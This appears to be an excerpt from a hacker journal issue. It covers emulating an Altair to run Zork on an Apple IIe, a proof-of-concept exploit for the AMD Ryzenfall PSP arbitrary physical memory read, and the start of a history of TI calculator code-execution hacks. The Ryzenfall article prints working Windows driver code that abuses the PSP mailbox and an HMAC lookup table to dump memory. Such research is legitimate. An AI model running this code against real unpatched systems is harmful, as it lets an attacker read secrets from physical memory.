Much has been written about this virtual machine, its antecedents and its successors. Several versions of the Z-Machine were created, and even today there is a vibrant community of authors and creators who still program for it. The fabled machine does not exist in a physical form of chips and wires, but only in the imagination.

Imagine a computer - depending on the accuracy and veracity of your imagination, you may come up with something that contains a processor, memory, storage, and some forms of input and output. Good imagining, neighbor!

In order for this imaginary machine to function in the real world, and run the programs, it must be implemented in code on an actual computer. Z-Machine interpreters, or programs that emulate a virtual Z-Machine, have been written for nearly any platform you can think of. An atypical, but not unheard-of system for running Zork in its heyday might have been an Altair 8800. Now imagine one of those.

Actually, no need to imagine. I already had a virtual Altair 8800. Dare I dream? Could it run Zork?

In a word: No. Not yet.

Giving It All I've Got

In order to run Zork on an Altair, said Altair must have some kind of text terminal (check), a floppy disk to read and write the program files (check) and be running the CP/M operating system (hmm...). Digital Research's CP/M was a contemporary of and competitor against Micro-Soft's DOS, and early versions exist that will barely squeak by with just 24K of memory.

I should note here that at each point in my journey, I found and fixed numerous bugs in my code, and limitations of the original Apple-80 emulator core. These were flaws were revealed by the ever expanding and complex convolutions I was forcing upon it. 8K BASIC uncovered issues with repositioning the stack pointer; Disk BASIC had trouble with reading from virtual disk, and Altair DOS with writing to it. At multiple stops along the way, I was forced to backtrack - faced with the consequences of fixing a load-bearing bug, while wondering how this whole thing had even worked in the first place.

Debugging my own 6502 spaghetti code is one thing, my head was swimming trying to understand what the emulated 8080 code was intended to do, while also handling translation of memory addresses from virtual to real.

`Deramp.com` provided a DSK of 24K CP/M, version 1.4, which ran like a champ as I put it through some limited testing. The distribution on the DSK was intended to be used to make another bootable disk, rather than used by itself, but it worked as proof of concept that Sim-8800 could, indeed, run CP/M.

But 32K just wasn't going to suffice. In fact, CP/M 1.4 wouldn't cut it, either. According to my research, I was going to need at least 48K minimum, and CP/M 2.2 for the Z-Machine interpreter.

As I've demonstrated, on a typical 64K Apple II system, there's no way to load up 48K of anything, let alone leave room for an emulator program to manage it all. I would have to revise my minimum system requirements for running Sim-8800.

Zoom and Enhance

Enter the Apple IIe. While the base system still faces the typical 64K limitation, a common upgrade for the IIe is an 80-column card with an additional 64K of "auxiliary" memory on board. 64 glorious kilobytes of usable RAM, at my fingertips! Why not just run the emulator itself in main memory, and shuttle the virtual memory into the aux memory on the card? Because that would be too simple.

You see, in order to access that auxiliary memory outside the 64K limit on an eight-bit system, one must perform bank switching. Chunks of memory are turned off and others turned on in their place. This process is handled through soft switches, memory locations in the ROM area that inform the processor how to perform whenever they are accessed. You can't have access to both aux and main RAM at the same time. My code would need to exist in both places at once in order to continuously maintain control.

Add to this the fact that the Apple mirrors portions of the main memory in auxiliary, so that when banked out, the processor still has access to the peripheral ROM, zero page and stack, among other things. The end result is about 32K of usable memory in the aux space to add to the 32K I was using in main memory. I had my 64K. Only, like Waffle House hash browns, it was scattered, smothered and chunked.

I endeavored once again to dynamically remap the 8080 virtual memory, retracing the paths I had forged in my previous efforts. This time, in addition to shifting all the virtual addresses up `0x1000` real bytes (to make room for 6502 zero page, etc.) I was bank switching any virtual address above `0x7FFF` into the auxiliary space. Once there, the address would need to be shifted down `0x8000` bytes again, since aux space counts up from zero. Then, everything gets shifted up again another `0x1000` bytes, since the 6502 zero page is mirrored in aux.


All of these mathematical gymnastics need to happen any time the virtual 8080 accesses any virtual address, whether it's the PC fetching an opcode, reading bytes, or writing bytes in memory. Keeping this all straight in my head was nigh impossible, and it led to some frustrating, if spectacular crashes, as virtual programs that used to run perfectly well in 32K suddenly overran the emulator's bounds.

I loaded in and bootstrapped CP/M 1.4 from a DSK intended for a 48K system. It worked!

With some trepidation, I pointed the emulated disk drive at a file named `ZORK.DSK` and booted once more.

Finally - after revealing yet another edge case, and guiding me to yet another flaw in my math related to the virtual stack pointer, which took me two days to find and fix - it worked.

I was west of a white house. I took the lamp and the sword. I killed the troll and got lost in the maze of twisty passages, all alike.



I was playing a game written for an imaginary computer, which was being emulated by CP/M with 64K of contiguous virtual memory on a virtual 2 MHz 8080 CPU loading data from a 330K eight-inch virtual floppy, itself emulated by a 1MHz 6502 Apple IIe with 128K of bank-switched memory, loading data from a DSK file held on an SD card pretending to be a spinning hard drive. Did I miss anything?

Oh yes. All of this was running inside the emulator Virtual][on my Mac.

You see, aside from my earliest versions of Sim-8800, the whole development process was done on my Mac, the part of the Apple II played by Virtual][, a most excellent emulator by Gerard Putter.

My workflow begins in BareBones' BBEdit, where I write the assembly code. This is assembled into a binary by Merlin32 by Brutal Deluxe. Merlin32 is a modern command line rewrite of Merlin, an assembler that ran on Apple systems. The binary, and other files like `CPM.DSK`, are compiled into a 2MG disk image by CiderPress, which only runs on Windows, or WINE, in my case.

The 2MG is loaded into an emulated CFFA-3000 in Virtual][. Yes, it emulates the card emulating a hard drive. This way, disk access is even faster than simply emulating the hard drive, as Virtual][strives for accuracy in all things, even disk access latency.

Which brings me to a note about speed - you may have asked yourself somewhere while reading this missive, "just how fast can a 1MHz CPU emulate a 2MHz one?" The answer is slowly, unusably slowly. The only way any of the Altair software is even remotely tolerable, from 4K BASIC all the way up to Zork, is through the speed boost of emulation in Virtual][. In emulation, I can choose to be cycle accurate, pinning the emulate 6502 at a precise 1.023 MHz, or I can press a button and run the emulation as fast as my 2.3GHz i7 can handle.

Early on, I ran a benchmark to see just how slowly the Sim-8800 emulation really ran. I knew it took sometimes several hundred 6502 cycles to emulate a single 8080 cycle, drastically more if I was updating the graphics display at the same time. A simple prime number finding BASIC program, which on a real Altair should take 80 seconds or so, instead took 3 hours, 25 minutes without acceleration.

But can we go deeper?

Probably, but you might get eaten by a grue.

20:05 An Arbitrary Read Exploit for Ryzenfall

by David Kaplan

In March 2018, the friendly neighbours from CTS Labs, a little known company, dropped an announcement about some serious vulnerabilities in modern Ryzen-based AMD platforms, having given AMD prior notice only 24 hours before. Debates on the ethics of this disclosure aside, the technical cat is out of the bag. What better way to celebrate an arbitrary physical memory read vulnerability than by trying to reproduce CTS' findings on my Ryzen machine, and then documenting a PoC showing how to go about doing it yourself?

The Platform Security Processor on AMD platforms is responsible for, well, security stuff. It comes with some nifty features - like the aforementioned arbitrary read of physical memory, and arbitrary write for the enterprising reverse-engineer. It's totally not the main x86_64 processor and therefore there needs to be a way for the main processor, which runs your eDonkey server, to communicate with the PSP, which does your security stuff. A mailbox protocol is used for this chit-chat.

The vulnerability itself is straightforward. The PSP is powerful and has the ability to act on arbitrary physical memory. As such, privileged operations which result in arbitrary primitives should be gated to domains of trust that could act on this memory in any event; namely, SMM.

The PSP should validate that the physical address of the C2P mailbox `CommandBuffer` is situated in the SMM memory region, thereby disallowing the construction of the buffer in memory accessible by non-SMM CPL=0. In fact, a comment in five year old Coreboot source code from AMD[13] seems to indicate that this was the intention.[14]

```
/*
 * Notify the PSP that the system is
 * completing the boot process.  Upon
 * receiving this command, the PSP will only
 * honor commands where the buffer is in SMM
 * space.
 */
```

[13] `src/soc/amd/common/block/psp/psp.c`

[14] `git clone https://github.com/coreboot/coreboot`

Luckily the CTS Labs folks didn't take this comment at face value and tried it out themselves. The found that it was possible to provide a non-SMM region buffer, giving us some sweet sweet primitives!

I like to start my PoC work with a list of tasks that I'll need to bring the PoC to successful fruition, then cross them off one-by-one. Often I change this list as the PoC implementation challenges my initial assumptions, but that's totally okay. For our work here, the list is something like the following:

- Find the implementation details of the mailbox protocol for communicating with the PSP.
- Find the location of the mailbox in memory.
- Discover useful commands that could be exploited for some interesting gain.
- Exploit!

Finding the Mailbox Protocol

For my research here, I used the unpatched firmware for my GA-AX370-Gaming 5 motherboard. Cracking open `AX370G5.F22` in UEFITool yields a plethora of DXE modules that may contain the necessary goodies. I'd encourage the enterprising hacker here to reverse a whole bunch of these as they contain much goodness.

Please note that the firmware contains *both* V1 and V2 versions of certain modules. On this particular platform, we're only interested in the V2 version, as the V2 C2P mailbox protocol that we're using is ever-so-slightly different from the V1 version. Take my word for it - I lost twenty hours of my life so that you don't have to!

Digging through a few of the DXE modules that communicate over C2P will give you the protocol. `AmdPspSmmV2`, `AmdPspDxeV2`, and `AmdPspP2CmboxV2` are good places to start.

Here's some neatened Hex-Rays spew:

```
mailbox_address = psp_base_address+0x10570;
if(get_psp_mailbox_status_recovery()==1) {
  return 0;
}
do {
  while (!_bittest(mailbox_address, 0x1Fu));
} while (*mailbox_address & 0xFF0000);
*(mailbox_address + 4) = buffer;
*mailbox_address = cmd << 16;
while (*mailbox_address & 0xFF0000);
```

Reading this code, we can learn quite a bit.

- The start of the mailbox is at offset `0x10570` from the `psp_base_address`.
- Before writing to the mailbox registers, one needs to wait for the interface to go ready (by testing the most significant bit at the start of this region) and making sure that the command byte is cleared
- The buffer at offset `0x4` points to the command buffer which holds parameters for the command (more on this later)
- To transact, the command is written to the third byte of the mailbox.
- The PSP is done when the cmd byte is cleared.

The mailbox registers can be represented by the following structure which will need to be populated and polled accordingly.

```
typedef struct _PSP_CMD {
    volatile BYTE SecondaryStatus;
    BYTE Unknown;
    volatile BYTE Command;
    volatile BYTE Status;
    ULONG_PTR CommandBuffer;
} PSP_CMD, *PPSP_CMD;
```

It is important to note that the `psp_base_address` and buffers are physical addresses. To write to these locations from a Windows driver, we need to map the IO space accordingly to system virtual addresses. Performing the necessary mappings together with the control flow logic gives us the `_callPsp` function on page 27.

So we now know enough of the mailbox protocol to implement it, but where in memory do we target the write? The PSP bar will be mapped somewhere in physical address space. It seems obvious that if a DXE module communicates with the PSP via the mailbox, it'd need to know the location of the PSP bar mapping. So off we go back to our trusty IDA to find more wonderful discoveries.

There seem to be two methods for discovering the base address.

The `AmdPspSmmV2` module initializes the PSP bar if it has not already initialized by another module by allocating an MMIO region and writing it to some storage, as shown in `get_psp_base_with_init()` on page 28.

Of interest in `get_psp_base_with_init()` is the `qword_6D60` global. I haven't yet discovered exactly what this is, but an address of some sort is written to offset `0xB8` and the value being held by whatever storage (PCI bar? Possibly in the PSP itself?) appears at offset `0xBC`. Writing to offset `0xBC` has the effect of storing whatever value under that address.

So, in this instance, the low and high words of `psp_base_address` are stored at `0x13B102E0` and `0x13B102E0` respectively.

The location pointed to by `qword_6D60` seems to be hard coded and is perfectly accessible from the host OS. (If anyone knows exactly what this region is, please let me know as I'm too lazy to investigate further.)

```
MEMORY[0xF80000B8] = 0x13B102E0;
psp_base_address =
      MEMORY[0xF80000BC] & 0xFFF00000;
```

The second method for locating the `psp_base_address` is via the `0xc00110a2` MSR. Coreboot uses this for locating the address, and so does my PoC. `AmdPspDxeV2` seems to be responsible for writing this MSR, with the value pulled out by the first method:

```
MEMORY[0xF80000B8] = 0x13B102E0;
psp_base_address = 0i64;
if ( MEMORY[0xF80000BC] & 0xFFF00000 )
  psp_base_address =
      MEMORY[0xF80000BC] & 0xFFF00000;
__writemsr(0xC00110A2, psp_base_address);
```

To recap: at this point we know how to communicate with the PSP and we know where in physical memory to transact with the mailbox. We now need to discover something useful to do with this interface.

```
NTSTATUS _callPsp (_In_ ULONG Command, _In_ ULONG DataLength, _Inout_ BYTE *DataBuffer){
    NTSTATUS status;
    PHYSICAL_ADDRESS commandPa;
    PPSP_CMD commandVa = NULL;
    PHYSICAL_ADDRESS commandBufferPa;
    PPSP_CMD_BUFFER commandBufferVa;

    NT_ASSERT(DataBuffer != NULL);

    // Obtain the PSP mailbox address.
    status = _getPspMailboxAddress(&commandPa);
    if (!NT_SUCCESS(status)) {
        TraceEvents(TRACE_LEVEL_ERROR, TRACE_DRIVER,
                    "%!FUNC!: PspMailboxAddress retrieval failed. (%!STATUS!)", status);
        goto end;
    }

    // Map the mailbox IO space into system virtual address space.
    commandVa = (PPSP_CMD)MmMapIoSpace(commandPa, sizeof(PSP_CMD), MmNonCached);
    if (NULL == commandVa) {
        status = STATUS_INSUFFICIENT_RESOURCES;
        TraceEvents(TRACE_LEVEL_ERROR, TRACE_DRIVER,
                    "%!FUNC!: PspMailboxAddress retrieval failed. (%!STATUS!)", status);
        goto end;
    }

    // Ensure that the PSP is ready to receive commands.
    // TODO: test for HALT? _bittest(commandVa, 30)
    status = _waitOnPspReady((PVOID)&commandVa->Status);
    if (!PSP_SUCCESS(status)) goto end;

    status = _waitOnPspCommandDone((PVOID)&commandVa->Command);
    if (!PSP_SUCCESS(status)) goto end;


    // Construct the command and copy in the command buffer. The caller to this
    // function supplies storage for the command buffer. This storage must be
    // sizeof(PSP_CMD_BUFFER) - sizeof(BYTE*) greater than the contents of the
    // buffer to allow for addition of the header.
    //
    // NOTE: The ordering of the following code is *very* important.
    //       Note, also, the use of RtlMoveMemory to handle the overlapping
    //       source and destination buffers.
    commandBufferVa = (PPSP_CMD_BUFFER)DataBuffer;
    commandBufferPa = MmGetPhysicalAddress(commandBufferVa);
    commandVa->CommandBuffer = commandBufferPa.QuadPart;

    RtlMoveMemory((PVOID)commandBufferVa->Data, DataBuffer, DataLength);

    commandBufferVa->Size = PSP_COMMAND_BUFFER_HEADER_SIZE + DataLength;
    commandBufferVa->Status = 0;

    // Setting the command byte calls into the PSP for processing.
    commandVa->Command = Command & 0xff;

    status = _waitOnPspCommandDone((PVOID)&commandVa->Command);
    if (!PSP_SUCCESS(status))
        goto end;

    // Processing is done. Check for interface error.
    if (_hasPspError((PULONG)&commandVa->Status)) {
        status = commandVa->Status;    // Hack.
        TraceEvents(TRACE_LEVEL_ERROR, TRACE_DRIVER,
                    "%!FUNC!: PSP Interface error. (%!STATUS!)", status);
        goto end;
    }

    // Check for command error.
    if (0 != commandBufferVa->Status) {
        status = commandBufferVa->Status;    // Hack.
        TraceEvents(TRACE_LEVEL_ERROR, TRACE_DRIVER,
                    "%!FUNC!: PSP Command error. (%!STATUS!)", status);

        goto end;
    }

    // If control reaches here, the command has miraculously succeeded.
    // Now strip the command buffer header and return to the caller.
    RtlMoveMemory(DataBuffer, (PVOID)commandBufferVa->Data, DataLength);
    status = STATUS_SUCCESS;

end:
    if (NULL != commandVa) {
        MmUnmapIoSpace(commandVa, sizeof(PSP_CMD));
        commandVa = NULL;
    }
    return status;
}
```

Example for Calling the PSP

```
char get_psp_base_with_init() {
  unsigned __int64 v0;          // rax
  unsigned __int64 ret;         // rax
  unsigned __int16 v2;          // r8
  signed __int64 res;           // rax
  __int64 psp_base_address;     // rbx
  signed __int64 v5;            // rdi
  __int64 v6;                   // r8
  __int64 qword_6D60_;          // rcx
  __int16 v9;                   // [rsp+40h] [rbp+8h]
  int psp_base_address__;       // [rsp+48h] [rbp+10h]
  __int64 psp_base_address_;    // [rsp+50h] [rbp+18h]
  __int64 v12;                  // [rsp+58h] [rbp+20h]

  v0 = __readmsr(0x1Bu);
  ret = (((unsigned __int64)HIDWORD(v0) << 32) | (unsigned int)v0) >> 8;
  if ( ret & 1 ) {
    LOBYTE(ret) = get_psp_base((unsigned int *)&psp_base_address__);
    if ( !(_BYTE)ret ) {
      psp_base_address_ = 0i64;
      v2 = (unsigned __int8)v9 | 0x8000;
      v12 = 0x100000i64;
      LOBYTE(v9) = v9 & 0x38 | 3;
      res = psp_allocate_mmio(&psp_base_address_, (unsigned __int64 *)&v12, v2, &v9);
      psp_base_address = psp_base_address_;
      v5 = res;
      if ( res && (sub_16D8(0x20300593u), v5 < 0) )
        log(0x80000000i64, aPspbarinitearl, v6);
      else
        log(0x80000000i64, aPspbarinitearl_0, psp_base_address);
      qword_6D60_ = qword_6D60;
      *(_DWORD *)(qword_6D60 + 0xB8) = 0x13B102E0;
      *(_DWORD *)(qword_6D60_ + 0xBC) = psp_base_address | 0x101;
      LOBYTE(ret) = 0xE4u;
      *(_DWORD *)(qword_6D60_ + 0xB8) = 0x13B102E4;
      *(_DWORD *)(qword_6D60_ + 0xBC) = HIDWORD(psp_base_address);
    }
  }
  return ret;
}
```

get_psp_base_with_init()

Arbitrary Read

The method I'm going to describe for arbitrary physical memory read is the same that the CTS Labs folks used in their BlueHatIL '19 presentation. There are many interesting C2P commands to discover and some can be abused in all sorts of interesting ways.

The command we're interested in is found in `AmdMemS3CzDxe`. The lazy engineer that I am, I only partially reverse engineered this module to be able to implement the arbitrary read. Therefore, I made some assumptions that might differ from the facts.

It seems to me that when the machine enters S3, certain values are read from the PCD interface. A structure built to hold this data is sent to the PSP via a mailbox transaction.[15] The PSP will calculate and return an HMAC on this data using some internal secret key. The now-integrity-protected data structure will presumably then be saved somewhere via some SMM module.[16] I assume that on resume-from-S3 this structure will be retrieved from storage, verified and written back to where it came from, but I haven't dug into that much. It might be an interesting area for further research.

The somewhat dirty decompiled function on page 30 performs the work. I've tried to neaten it up a little by hand.

We can ignore the whole SMM bit; the only part that interests us is how the `MBOX_BIOS_CMD_S3_DATA_INFO` mailbox command is built.

If we recall from our discussion of the `PSP_CMD` structure, the mailbox command consists of a single byte command. In this instance the value 8 for `MBOX_BIOS_CMD_S3_DATA_INFO` and a pointer to a `CommandBuffer`.[17]

From the decompiled logic on page 30, we can see the format of the command header.

```
typedef struct _PSP_CMD_BUFFER {
    ULONG Size;
    volatile ULONG Status;
    volatile BYTE Data[ANYSIZE_ARRAY];
} PSP_CMD_BUFFER, *PPSP_CMD_BUFFER;
```

While the header is common to all mailbox commands, each one has its own parameters. In the specific case of command 8, the parameters look like this.

```
typedef struct _PSP_DATA_INFO_BUFFER {
    ULONG_PTR PhysicalAddress;
    SIZE_T Size;
    BYTE Hmac[HMAC_LEN];
}PSP_DATA_INFO_BUFFER, *PPSP_DATA_INFO_BUFFER
    ;
```

We now know how to transact `MBOX_BIOS_CMD_S3_DATA_INFO` with the PSP. How do we abuse this for arbitrary read?

Well, we have a primitive that takes any physical address and returns the HMAC of that address. We can abuse this primitive to construct a table of all HMAC values for all possible values of a single byte. (See page 31.)

Having constructed this table, we now have an arbitrary read primitive from physical memory. To read any address, we can simply point this same logic (`MBOX_BIOS_CMD_S3_DATA_INFO`) at any location in physical memory, dumping each byte by first asking the PSP to calculate an HMAC on the byte for us and then looking up that byte value in our HMAC lookup table, as shown on page 31.

AMD fixed this particular vulnerability in AGESA 1.0.0.4. On my particular Gigabyte platform, any firmware prior to F23 is vulnerable.

An enterprising hacker seeking further research might look for an arbitrary write primitive, even though publishing working code for it might be a bit irresponsible. It might also be worthwhile to test AMD's fix - perhaps it's possible to trigger SMM to communicate with the PSP, then race the "is command buffer in SMM" check? (And is such a check how AMD fixed the issue? Reverse engineering the PSP could answer this question.)

Before signing off, I'd like to thank @idolion_ and @uri_farkas, who first discovered this vulnerability, for their help with some hints when I initially got stuck trying to reproduce their work here.

I hope you enjoyed this little dive into the AMD PSP C2P mailbox. Full PoC code for Windows 10 is available.[18] Platform firmware is full of all sorts of goodies and is a great area for discovering powerful primitives.

[15] Specifically command 8, `MBOX_BIOS_CMD_S3_DATA_INFO`.

[16] It is sent over the `EFI_SMM_COMMUNICATION_PROTOCOL`.

[17] This must be a pointer to a *physical* memory address. Any virtual address used in the PoC must be converted to its physical address for the PSP as it, naturally, has no concept of x86 virtual memory.

[18] `git clone https://github.com/depletionmode/ryzenfallen; unzip pocorgtfo20.pdf ryzenfallen.zip`

```
__int64 __fastcall Hmac_address_range_via_psp_and_save(__int64 Length, __int64 Address) {
  __int64 length;                                 // rsi
  __int64 address;                                // rbp
  __int64 buffer0_ptr;                            // rbx
  __int64 poolBuffer_;                            // rdi
  EFI_BOOT_SERVICES *g_EfiBootServices;           // rax
  __int64 status;                                 // rax
  __int64 (__fastcall **smmCommunicationProtocolInterface)(_QWORD, __int64, __int64 *);//r9
  __int64 result;                                 // rax
  __int64 v10;                                    // rax
  char hmac[32];                                  // [rsp+30h] [rbp-D8h]
  char v12;                                       // [rsp+50h] [rbp-B8h]
  PSP_DATA_INFO_CMD_BUFFER commandBuffer;         // [rsp+70h] [rbp-98h]
  __int64 poolBuffer;                             // [rsp+110h] [rbp+8h]

  length = Length;
  address = Address;
  commandBuffer.Header.Size = 0x38;
  commandBuffer.Buffer.PhysicalAddress = address;
  commandBuffer.Buffer.Size = length;
  bzero(&commandBuffer.Buffer.Hmac, 32);
  do_psp__MBOX_BIOS_CMD_S3_DATA_INFO((unsigned __int64)&commandBuffer & 0
    xFFFFFFFFFFFFFFE0ui64);
  if ( hmac != commandBuffer.Buffer.Hmac )
    memcpy__(hmac,commandBuffer.Buffer.Hmac,0x20ui64);
  ::g_EfiBootServices->AllocatePool(4i64, length + 32, &poolBuffer);
  ::g_EfiBootServices->SetMem(poolBuffer, length + 32, 0i64);
  ::g_EfiBootServices->CopyMem(poolBuffer, address, length);
  ::g_EfiBootServices->CopyMem(length + poolBuffer, hmac, 32i64);
  buffer0_ptr = g_Buffer0;
  poolBuffer_ = poolBuffer;
  ::g_EfiBootServices->CopyMem(g_Buffer0, &g_Guid0, 16i64);
  g_EfiBootServices = ::g_EfiBootServices;
  *(_QWORD *)(buffer0_ptr + 16) = 0x3000i64;
  g_EfiBootServices->CopyMem(buffer0_ptr + 0x18, poolBuffer_);
  status = ::g_EfiBootServices->LocateProtocol)(
             &g_EFI_SMM_COMMUNICATION_PROTOCOL_GUID,
             0i64,
             &g_SmmCommunicationProtocolInterface);
  smmCommunicationProtocolInterface = g_SmmCommunicationProtocolInterface;
  if ( status < 0 )
    smmCommunicationProtocolInterface = 0i64;
  g_SmmCommunicationProtocolInterface = smmCommunicationProtocolInterface;
  if ( !smmCommunicationProtocolInterface
        || (result = (*smmCommunicationProtocolInterface)(smmCommunicationProtocolInterface,
                                                          g_Buffer0, &qword_16E10))
     ){
    result = ::g_EfiBootServices->FreePool)(poolBuffer_);
    if ( result >= 0 ) {
      v10 = g_EfiRuntimeServices->SetVariable)(
              aMemorys3savenv,
              &g_VendorGuid,
              3i64,
              length,
              address);
      result = v10 != 0 ? (unsigned int)v10 : 0;
    }
  }
  return result;
}
```

Finding the HMAC Address Range

```
NTSTATUS _populateHmacLookupTable (BYTE Table[][HMAC_LEN]) {
    NTSTATUS status;
    ULONG idx;
    PHYSICAL_ADDRESS storagePa;

    NT_ASSERT(Table != NULL);

    /* Build the HMAC lookup table needed for decoding by incrementing a byte at a known
     * location (using the stack address of the loop idx), reading it via the relevant
     * PSP function and storing the resultant HMAC value.
     */

    storagePa = MmGetPhysicalAddress(&idx);

    for (idx = 0; idx < 0x100; idx++) {
        // Ask the PSP to calculate the HMAC
        status = _readPaByteViaPsp(storagePa, Table[idx]);
        if (!PSP_SUCCESS(status))
            goto end;
    }

    status = STATUS_SUCCESS;
end:
    return status;
}
```

Populates a Lookup Table of CMAC Hashes

```
NTSTATUS _decodeByte (_In_ BYTE Hmac[HMAC_LEN], _Out_ BYTE *Byte) {
    NTSTATUS status;
    PPSP_DRV_CONTEXT context;

    NT_ASSERT(Hmac != NULL);
    NT_ASSERT(Byte != NULL);

    PAGED_CODE();

    context = WdfObjectGetTypedContext(g_Device, PSP_DRV_CONTEXT);

    // This is a nasty O(n) lookup. A hashtable would be a better option.
    for (ULONG idx = 0; idx < 0x100; idx++) {
        if (HMAC_LEN == RtlCompareMemory(Hmac,
                                         context->HmacLookupTable[idx],
                                         HMAC_LEN)) {
            *Byte = idx & 0xff;
            status = STATUS_SUCCESS;

            goto end;
        }
    }

    // Control reaching here means that the lookup failed.
    status = STATUS_NOT_FOUND;
end:
    return status;
}
```

Function to Decode Exfiltrated Bytes

20:06 A Short History of TI Calculator Hacks

by Brandon L. Wilson

A lot of people are probably familiar with Texas Instruments graphing calculators from school, those overpriced devices that we were required to buy for math class. Some people are also familiar with the fact that these calculators are programmable, that they can be made to do all sorts of things, such as taking notes or playing games.

But what people outside of the calculator community might not know is that these devices are great learning tools for getting into programming, and even reverse engineering. A big chunk of what we know about programming graphing calculators, we know because we figured it out ourselves. We wrote code not knowing what would happen, we'd run tests, experiment with what the hardware would do, and so on. That's never more true than with trying to break the security built into these things. Why would we want to do that? Well, we'll get into that.

I have way too many calculators. They are what got me started in the software development industry, and because of them, I'm now circling around the security industry.

There are one or two people who have more in terms of numbers, but mine is the largest in that it has at least one of every model ever mass-produced. I have at least one of every model from all over the world, every hardware revision, every color variant, every ViewScreen or teacher's edition, every EZ-Spot yellow school version, as well as a number of one-of-a-kind or near-one-of-a-kind prototypes and engineering samples.

I grew up with these things, they gave me my career and my life. I love them, and I want to make it so they can do absolutely everything they are capable of and then some, and make sure that everyone else can, too, because I'm not the only one. They have jump started a lot of careers, teaching so many of us about low level programming, embedded systems, and hardware and software hacking.

My hope is that I can share with you a little bit of my journey with these devices, how far they've come, and maybe learn a little something or be entertained along the way.


First and foremost, a graphing calculator is a calculator. It's capable of doing everything a scientific calculator can do, but it also has a large screen enabling the graphing of equations, tracing solutions along a graph, drawing, and so on. They even have a 2.5mm I/O port, or in some cases USB, so that you can share variables and programs between calculators, or connect it to a computer and share them with anyone in the world.

They are programmable, which means you can create programs to help you solve math or engineering problems, using a BASIC-like language TI invented called TI-BASIC. It does have some very basic commands for programming games, such as gathering keypress input, but TI-BASIC is just way too slow to really utilize the hardware to its maximum potential.

So for that, we have assembly language. Now, in one form or another, every model, with the exception of the TI-80, is capable of running arbitrary native code. Some of these have this capability built into them, and some of them had to be hacked first, by the graphing calculator user community.

Z80 Models

The first models used the Zilog Z80, a classic processor used in a number of devices. It's a 6MHz, or on some models, 15MHz 8-bit CPU, with 16-bit addressing, meaning it can access a maximum of 64KB of memory at once, and it has an 8-bit I/O port interface, so you can interact with hardware by `out`putting or `in`putting from one of up to 256 logical ports. They have anywhere from 32KB of RAM all the way up to 128KB. And some of them, the most interesting ones, have Flash memory, which ranges anywhere from 1MB up to 4MB.



TI-85, ZShell and the Custom Menu

The first model capable of running native assembly programs was the TI-85, a very old model you don't see these days. Rumor has it that TI employees actually had a bet as to whether we'd figure out a way to run native assembly programs. That was a safe bet, because the community did figure out a way, and it was through something called ZShell.

To explain how ZShell works, we should begin by understanding "Backups" that are transferred by the TI-Graph Link I/O cable, which is what connects these old calculators to a computer. These backups are just dumps of the entire RAM, not just where variables are stored, but the system's RAM as well.

The calculator's operating system also supports something called "Custom" menu entries, which you access with the Custom button on the keyboard. You could add your most commonly used OS commands in there and be able to access them easily.

The way the OS stores things in this menu is by just keeping track of the address of the code that would handle this OS command. And it keeps track of this in System RAM, which is included in the computer backup.

All we have to do for code execution is to change the address of one of these custom menu entries to point to code that we also embed in the RAM backup. That is what ZShell is, just a small program that lets you run other programs which are stored on the calculator in the form of String variables.

TI-82 and Code Execution through Reals

Then the TI-82 came along, and it also had to be hacked to allow execution of native assembly code. It has no Custom menu, so another method had to be found. It does have memory backups, so we began by taking a look at other things that are stored in System RAM.

The TI-OS is essentially just a series of "Contexts," which are kind of like built-in applications, things such as the home screen, the equation editor, the graph screen, etc. Each context has a table of addresses that point to handlers for different things, such as what happens once you press a key. The keypress handler is called the `cxMain` handler, because it's the main, most important handler. Whenever you switch to a new context, these handler addresses are stored in System RAM. Our goal is to find a way, at runtime, to overwrite the `cxMain` handler.

We do this by abusing another feature of these calculators, which is storing values to variables, such as Real variables.[19] These numbers are stored in RAM as nine bytes, and when you copy one variable to another, these nine bytes are just copied from the source variable to wherever the data for the second variable is.

So if we modify one real variable, such as `X`, with the bytes we want, like the address of code we embed in the memory backup, and then modify the location of a second real variable, such as Y, to point to `cxMain` instead of the variable data's real location, then we can overwrite `cxMain` by just storing `X` to `Y`. Once you do that, `cxMain` is overwritten, and the next time you press a key, our code is running! That gets us a shell with which to run other programs, just like on the TI-85.

TI-83 Backdoor, TI-86 Support

